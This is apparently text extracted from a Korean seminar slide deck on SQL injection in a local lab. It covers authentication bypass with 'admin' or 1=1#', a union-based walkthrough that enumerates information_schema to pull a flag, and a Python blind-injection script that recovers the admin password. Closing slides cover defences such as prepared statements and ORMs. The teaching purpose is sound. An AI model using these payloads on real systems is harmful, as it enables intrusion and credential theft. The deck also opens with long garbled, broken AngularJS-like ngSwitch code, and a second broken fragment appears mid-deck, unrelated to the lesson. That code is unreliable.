2147   scope.$watch(attr.ngSwitchChange, function ngSwitchChangeAction(newValue) {  
2148     var i, ii;  
2149     for (i = 0, ii = selectedScopes.length; i < ii; ++i) {  
2150       selectedScopes[i].destroy();  
2151     }  
2152     selectedScopes.length = 0;  
2153     if ((selectedTranscludes = ngSwitchController.cases['!'+ newValue] || ngSwitchController.cases[''+ newValue])) {  
2154       scope.$eval(attr.change);  
2155       forEach(selectedTranscludes, function(selectedTransclude) {  
2156         var selectedScope = scope.$new();  
2157         selectedScopes.push(selectedScope);  
2158       });  
2159     }  
2160   }  
2161   scope.$watch(attr.ngSwitchOn, function ngSwitchOnAction(newValue) {  
2162     var i, ii;  
2163     for (i = 0, ii = selectedElements.length; i < ii; ++i) {  
2164       selectedElements[i].remove();  
2165     }  
2166     selectedElements.length = 0;  
2167   }  
2168   scope.$watch(attr.ngSwitchOff, function ngSwitchOffAction(newValue) {  
2169     var i, ii;  
2170     for (i = 0, ii = previousElements.length; i < ii; ++i) {  
2171       previousElements[i].remove();  
2172     }  
2173     previousElements.length = 0;  
2174   }  
2175   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2176     var i, ii;  
2177     for (i = 0, ii = selectedScopes.length; i < ii; ++i) {  
2178       selectedScopes[i].destroy();  
2179     }  
2180     selectedScopes.length = 0;  
2181     if ((selectedTranscludes = ngSwitchController.cases['!'+ newValue] || ngSwitchController.cases[''+ newValue])) {  
2182       scope.$eval(attr.change);  
2183       forEach(selectedTranscludes, function(selectedTransclude) {  
2184         var selectedScope = scope.$new();  
2185         selectedScopes.push(selectedScope);  
2186       });  
2187     }  
2188   }  
2189   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2190     var i, ii;  
2191     for (i = 0, ii = selectedElements.length; i < ii; ++i) {  
2192       selectedElements[i].remove();  
2193     }  
2194     selectedElements.length = 0;  
2195   }  
2196   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2197     var i, ii;  
2198     for (i = 0, ii = previousElements.length; i < ii; ++i) {  
2199       previousElements[i].remove();  
2200     }  
2201     previousElements.length = 0;  
2202   }  
2203   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2204     var i, ii;  
2205     for (i = 0, ii = selectedScopes.length; i < ii; ++i) {  
2206       selectedScopes[i].destroy();  
2207     }  
2208     selectedScopes.length = 0;  
2209   }  
2210   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2211     var i, ii;  
2212     for (i = 0, ii = previousElements.length; i < ii; ++i) {  
2213       previousElements[i].remove();  
2214     }  
2215     previousElements.length = 0;  
2216   }  
2217   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2218     var i, ii;  
2219     for (i = 0, ii = selectedElements.length; i < ii; ++i) {  
2220       selectedElements[i].remove();  
2221     }  
2222     selectedElements.length = 0;  
2223   }  
2224   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2225     var i, ii;  
2226     for (i = 0, ii = previousElements.length; i < ii; ++i) {  
2227       previousElements[i].remove();  
2228     }  
2229     previousElements.length = 0;  
2230   }  
2231   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2232     var i, ii;  
2233     for (i = 0, ii = selectedScopes.length; i < ii; ++i) {  
2234       selectedScopes[i].destroy();  
2235     }  
2236     selectedScopes.length = 0;  
2237   }  
2238   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2239     var i, ii;  
2240     for (i = 0, ii = previousElements.length; i < ii; ++i) {  
2241       previousElements[i].remove();  
2242     }  
2243     previousElements.length = 0;  
2244   }  
2245   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2246     var i, ii;  
2247     for (i = 0, ii = selectedElements.length; i < ii; ++i) {  
2248       selectedElements[i].remove();  
2249     }  
2250     selectedElements.length = 0;  
2251   }  
2252   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2253     var i, ii;  
2254     for (i = 0, ii = previousElements.length; i < ii; ++i) {  
2255       previousElements[i].remove();  
2256     }  
2257     previousElements.length = 0;  
2258   }  
2259   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2260     var i, ii;  
2261     for (i = 0, ii = selectedScopes.length; i < ii; ++i) {  
2262       selectedScopes[i].destroy();  
2263     }  
2264     selectedScopes.length = 0;  
2265   }  
2266   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2267     var i, ii;  
2268     for (i = 0, ii = previousElements.length; i < ii; ++i) {  
2269       previousElements[i].remove();  
2270     }  
2271     previousElements.length = 0;  
2272   }  
2273   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2274     var i, ii;  
2275     for (i = 0, ii = selectedElements.length; i < ii; ++i) {  
2276       selectedElements[i].remove();  
2277     }  
2278     selectedElements.length = 0;  
2279   }  
2280   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2281     var i, ii;  
2282     for (i = 0, ii = previousElements.length; i < ii; ++i) {  
2283       previousElements[i].remove();  
2284     }  
2285     previousElements.length = 0;  
2286   }  
2287   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2288     var i, ii;  
2289     for (i = 0, ii = selectedScopes.length; i < ii; ++i) {  
2290       selectedScopes[i].destroy();  
2291     }  
2292     selectedScopes.length = 0;  
2293   }  
2294   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2295     var i, ii;  
2296     for (i = 0, ii = previousElements.length; i < ii; ++i) {  
2297       previousElements[i].remove();  
2298     }  
2299     previousElements.length = 0;  
2300   }  
2301   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2302     var i, ii;  
2303     for (i = 0, ii = selectedElements.length; i < ii; ++i) {  
2304       selectedElements[i].remove();  
2305     }  
2306     selectedElements.length = 0;  
2307   }  
2308   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2309     var i, ii;  
2310     for (i = 0, ii = previousElements.length; i < ii; ++i) {  
2311       previousElements[i].remove();  
2312     }  
2313     previousElements.length = 0;  
2314   }  
2315   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2316     var i, ii;  
2317     for (i = 0, ii = selectedScopes.length; i < ii; ++i) {  
2318       selectedScopes[i].destroy();  
2319     }  
2320     selectedScopes.length = 0;  
2321   }  
2322   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2323     var i, ii;  
2324     for (i = 0, ii = previousElements.length; i < ii; ++i) {  
2325       previousElements[i].remove();  
2326     }  
2327     previousElements.length = 0;  
2328   }  
2329   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2330     var i, ii;  
2331     for (i = 0, ii = selectedElements.length; i < ii; ++i) {  
2332       selectedElements[i].remove();  
2333     }  
2334     selectedElements.length = 0;  
2335   }  
2336   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2337     var i, ii;  
2338     for (i = 0, ii = previousElements.length; i < ii; ++i) {  
2339       previousElements[i].remove();  
2340     }  
2341     previousElements.length = 0;  
2342   }  
2343   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2344     var i, ii;  
2345     for (i = 0, ii = selectedScopes.length; i < ii; ++i) {  
2346       selectedScopes[i].destroy();  
2347     }  
2348     selectedScopes.length = 0;  
2349   }  
2350   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2351     var i, ii;  
2352     for (i = 0, ii = previousElements.length; i < ii; ++i) {  
2353       previousElements[i].remove();  
2354     }  
2355     previousElements.length = 0;  
2356   }  
2357   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2358     var i, ii;  
2359     for (i = 0, ii = selectedElements.length; i < ii; ++i) {  
2360       selectedElements[i].remove();  
2361     }  
2362     selectedElements.length = 0;  
2363   }  
2364   scope.$watch(attr.ngSwitchPriority, function ngSwitchPriorityAction(newValue) {  
2365     var i, ii;  
2366     for (i = 0, ii = previousElements.length; i < ii; ++i) {  
2367       previousElements[i].remove();  
2368     }  
2369     previousElements.length = 0;  
2370   }  
2371 }
```

인증 우회 원리

SELECT * FROM users WHERE userid = '{id}' AND userpw = '{pw}'

로그인

아이디

비밀번호

로그인

Query 조작을 통한 인증 우회 방법

**id가 admin인 유저의 인증을 우회하려면
userpw 조건을 무력화시키면 된다.**

인증 우회 원리

SELECT * FROM users WHERE userid = 'admin' or 1=1# AND userpw = '아무거나'

주석 처리되어 무력화

로그인

아이디

admin' or 1=1#

비밀번호

...

로그인

id: admin' or 1=1#

pw: 아무거나

로그인 우회 실습

SQLI Lab Home Login Board Find

로그인

아이디

비밀번호

로그인

목표: 패스워드 없이 admin 계정 로그인 성공

PRESENTATION


SQLI를 통한 데이터 조회 공격



2025 부부세미니

POWERPOINT

데이터 조회 공격 종류



Error-Based SQL Injection

SQL에 고의로 에러를 발생시켜
출력되는 에러를 이용한 데이터 조회



Union-Based SQL Injection

Union 키워드를 이용하여
다른 테이블의 정보를 출력



Blind-Based SQL Injection


특정 SQL 구문의 True/False 여부를 알 수 있을 때
하나씩 대입해보며 데이터 값 유추



Out-of-Band


DB 서버와 공격자 사이의
별도 통신 채널 생성

데이터 조회 공격 종류



Error-Based SQL Injection

SQL에 고의로 에러를 발생시켜
출력되는 에러를 이용한 데이터 조회



Union-Based SQL Injection

Union 키워드를 이용하여
다른 테이블의 정보를 출력



Blind-Based SQL Injection

특정 SQL 구문의 True/False 여부를 알 수 있을 때
하나씩 대입해보며 데이터 값 유추



Out-of-Band

DB 서버와 공격자 사이의
별도 통신 채널 생성

Union-Based SQLI

Union 구문을 통해
공격자가 원하는 정보와 기존 게시물 정보를 강제로 병합

 검색

제목	내용	작성자
환영합니다	이 게시판은 테스트용입니다	admin
관리자 공지	비밀 내용 없음	admin
SQL Injection?	해볼 수 있을까요?	guest

Union-Based SQLI

SELECT * FROM posts WHERE title LIKE '%{keyword}%'

검색할 제목 입력	<input type="button" value="검색"/>
-----------	-----------------------------------

제목	내용	작성자
환영합니다	이 게시판은 테스트용입니다	admin
관리자 공지	비밀 내용 없음	admin
SQL Injection?	해볼 수 있을까요?	guest

Union-Based SQLI

SELECT * FROM posts WHERE title LIKE '% and 1=2 union select ~~~ #%'
조건을 강제로 False 처리

검색할 제목 입력	<input type="button" value="검색"/>
-----------	-----------------------------------

제목	내용	작성자
환영합니다	이 게시판은 테스트용입니다	admin
관리자 공지	비밀 내용 없음	admin
SQL Injection?	해볼 수 있을까요?	guest

Union-Based SQLI 실습

SQLI Lab Home Login Board Find

검색할 제목 입력		검색
제목	내용	작성자
환영합니다	이 게시판은 테스트용입니다	admin
관리자 공지	비밀 내용 없음	admin
SQL Injection?	해볼 수 있을까요?	guest

목표: 숨겨진 테이블의 flag 값 획득

Union-Based SQLI 실습

1. 게시판의 Column 개수 식별

' or 1=1 order by 1#

검색

제목	내용	작성자
SQL Injection?	해볼 수 있을까요?	guest
관리자 공지	비밀 내용 없음	admin
환영합니다	이 게시판은 테스트용입니다	admin

검색할 제목 입력

검색

제목	내용	작성자
게시글이 없습니다.		

게시글이 없습니다.

1054 (42S22): Unknown column '4' in 'order clause'



order by

특정 column을 기준으로 정렬하는 키워드
column명 대신 column 번호를 넣어도 된다

' or 1=1 order by 1 #

' or 1=1 order by 2 #

' or 1=1 order by 3 #

' or 1=1 order by 4 #

SELECT * FROM posts WHERE title LIKE '% ' or 1=1 order by 1 # %'

게시판 column의 개수는 3

Union-Based SQLI 실습

2. union 구문으로 출력 위치 파악



' and 1=2 union select 1,2,3#			검색
제목	내용	작성자	
1	2	3	

' and 1=2 union select 1, 2, 3#

SELECT * FROM posts WHERE title LIKE '%' and 1=2 union select 1, 2, 3#%'
조건을 강제로 False 처리

Union-Based SQLI 실습

3. 기본 정보 수집

' and 1=2 union select system_user(),version(),database()# 검색

제목	내용	작성자
root@localhost	9.3.0	sqli_lab

' and 1=2 union select system_user(),version(),database()#

**SELECT * FROM posts WHERE title LIKE '%' and 1=2
union select system_user(),version(),database()#%'**

Union-Based SQLI 실습

4. 메타 데이터 수집 (DB 목록, Table 목록, Column 목록)

MySQL

- `information_schema.schemata`
- `information_schema.tables`
- `information_schema.columns`

MSSQL

- `master.sys.databases`
- `[db].sys.objects`
- `[db].sys.columns`

Oracle

- `all_tables`
- `all_tab_columns`

Union-Based SQLI 실습

4-1. 메타 데이터 수집 - DB 목록

' and 1=2 union select schema_name, 2, 3 from information_schema.schemata#

제목	내용	작성자
mysql	2	3
information_schema	2	3
performance_schema	2	3
sys	2	3
sqlilab	2	3

Union-Based SQLI 실습

4-2. 메타 데이터 수집 - Table 목록

' and 1=2 union select table_name, 2, 3 from information_schema.tables
where table_schema='sql_i_lab'#

' and 1=2 union select table_name, 2, 3 from information

검색

제목	내용	작성자
posts	2	3
svalue	2	3
users	2	3

Union-Based SQLI 실습

4-3. 메타 데이터 수집 - Column 목록

```
' and 1=2 union select column_name, 2, 3 from information_schema.columns  
where table_schema='sqlilab' and table_name='svalue'#
```

where table_schema='sqlilab' and table_name='svalue' -- | 검색

제목	내용	작성자
idx	2	3
sflag	2	3

Union-Based SQLI 실습

5. 데이터 출력

' and 1=2 union select sflag, 2, 3 from svalue#

검색

제목	내용	작성자
FLAG{YouAreGood}	2	3

SELECT * FROM posts WHERE title LIKE '%' and 1=2 union select sflag, 2, 3 from svalue#%'

Blind-Based SQLI

True/False 출력을 통한 데이터 값 추측

사용자 존재

존재하지 않음

사용자 존재

Blind-Based SQLI 실습

SQLI Lab Home Login Board Find

사용자 ID 입력

검색

목표: admin 계정의 패스워드 획득

Blind-Based SQLI 실습

1. 데이터 길이 파악

검색

admin' and length(userpw)>1#

admin' and length(userpw)>5#

admin' and length(userpw)=5#

admin 패스워드 길이는 5

SELECT * FROM users WHERE userid = 'admin' and length(userpw)=5#'

Blind-Based SQLI 실습

2. 데이터 유추

admin' and substring(userpw,1,1)='a'#

검색

존재하지 않음

admin' and substring(userpw,1,1)='h'#

검색

사용자 존재

...

admin' and substring(userpw,1,1)='a'#

admin' and substring(userpw,1,1)='h'#

admin 패스워드의 첫 번째 글자는 h

SELECT * FROM users WHERE userid = 'admin' and substring(userpw,1,1)='h'#

Blind-Based SQLI 실습

3. 데이터 유추 자동화

```
● ● ●  
1 import requests  
2  
3 def func():  
4     URL = 'http://localhost:5001/find'  
5  
6     flag_len = 0  
7     while(True):  
8         flag_len += 1  
9         params = {  
10             'userid' : f"admin' and length(userpw)={flag_len}#"  
11         }  
12         response = requests.get(URL, params=params)  
13         if "사용자 존재" in response.text:  
14             break  
15  
16     print(f"[+] flag_len : {flag_len}")  
17  
18     ans = ''  
19     n = [1, 2, 4, 8, 16, 32, 64]  
20     for i in range(flag_len):  
21         res = 0  
22         for j in n:  
23             params = {  
24                 'userid' : f"admin' and ascii(substr(userpw,{i+1},1))&{j}={j}#"  
25             }  
26             response = requests.get(URL, params=params)  
27             if '사용자 존재' in response.text:  
28                 res += j  
29             ans += chr(res)  
30             print(f"[+] flag: {ans}")  
31  
32     return ans  
33  
34 if __name__ == "__main__":  
35     print(func())
```



```
[+] flag_len : 5  
[+] flag: h  
[+] flag: he  
[+] flag: hel  
[+] flag: hell  
[+] flag: hello  
hello
```

PRESENTATION

SQL Injection 방어

```
    var selectedScope, element, attr, ngSwitchController) {
      var previousElements = attr.ngSwitch || attr.on,
          selectedTranscludes = {},
          selectedElements = {},
          previousElements = [],
          selectedScopes = [];

      scope.$watchExpr, function ngSwitchWatchAction(value) {
        var k;
        for (k = 0, ii = previousElements.length; i < ii; ++i) {
          previousElements[i].remove();
        }
        previousElements.length = 0;

        for (ii = 0, ii = selectedScopes.length; i < ii; ++i) {
          var selected = selectedElements[i];
          selectedScopes[i].$destroy();
          selectedElements[i] = selected;
          $animate.leave(selected, function() {
            previousElements.splice(i, 1);
          });
        }

        selectedElements.length = 0;
        selectedScopes.length = 0;

        if ((selectedTranscludes = ngSwitchController.cases['!' + value] || ngSwitchC
```

2025 부부세미니

POWERPOINT

SQLI 방어 원칙

SQL Injection을 방어하는 기본적인 원칙은
사용자 입력을 아무것도 신뢰하지 않는 것입니다.

때론 믿는 사람이 더 할 때도 있습니다.

사용자 입력은 그 어떤 것도 신뢰해선 안 됩니다.

제로 트러스트 (Zero Trust)

아무것도 신뢰하지 말고 사용자 입력 값은 무조건 검증하세요.

다른 취약점도 마찬가지

SQLI 말고도 다른 취약점도 같은 원인을 가지고 있어요.



SQLI 방어

1. 입력 값 검증 및 필터링

숫자형으로 받을 경우 정수형으로 사용 제한

화이트리스트 기반 검증

문자열 필드 길이 제한

특수문자 필터링 (' 등)

SQLI 방어

2. Prepared Statement

SQL Query에서 쿼리와 입력 데이터를 구분



```
1 query = "SELECT * FROM users WHERE userid = %s AND userpw = %s"
2 cursor.execute(query, (userid, userpw))
```



```
1 $stmt = $pdo->prepare("SELECT * FROM users WHERE userid = ? AND userpw = ?");
2 $stmt->execute([$userid, $userpw]);
```

SQLI 방어

3. ORM(Object Relational Mapper) 사용

Django ORM, SQLAlchemy, Hibernate 등



```
1 from flask_sqlalchemy import SQLAlchemy
2 db = SQLAlchemy()
3
4 class User(db.Model):
5     id = db.Column(db.Integer, primary_key=True)
6     userid = db.Column(db.String(50))
7     userpw = db.Column(db.String(50))
8
9 user = User.query.filter_by(userid='admin', userpw='1234').first()
```



CONTACT

PHONE 비밀

E-MAIL 비밀

WEBSITE spareone.io

ADDRESS 비밀

2025 부부세미나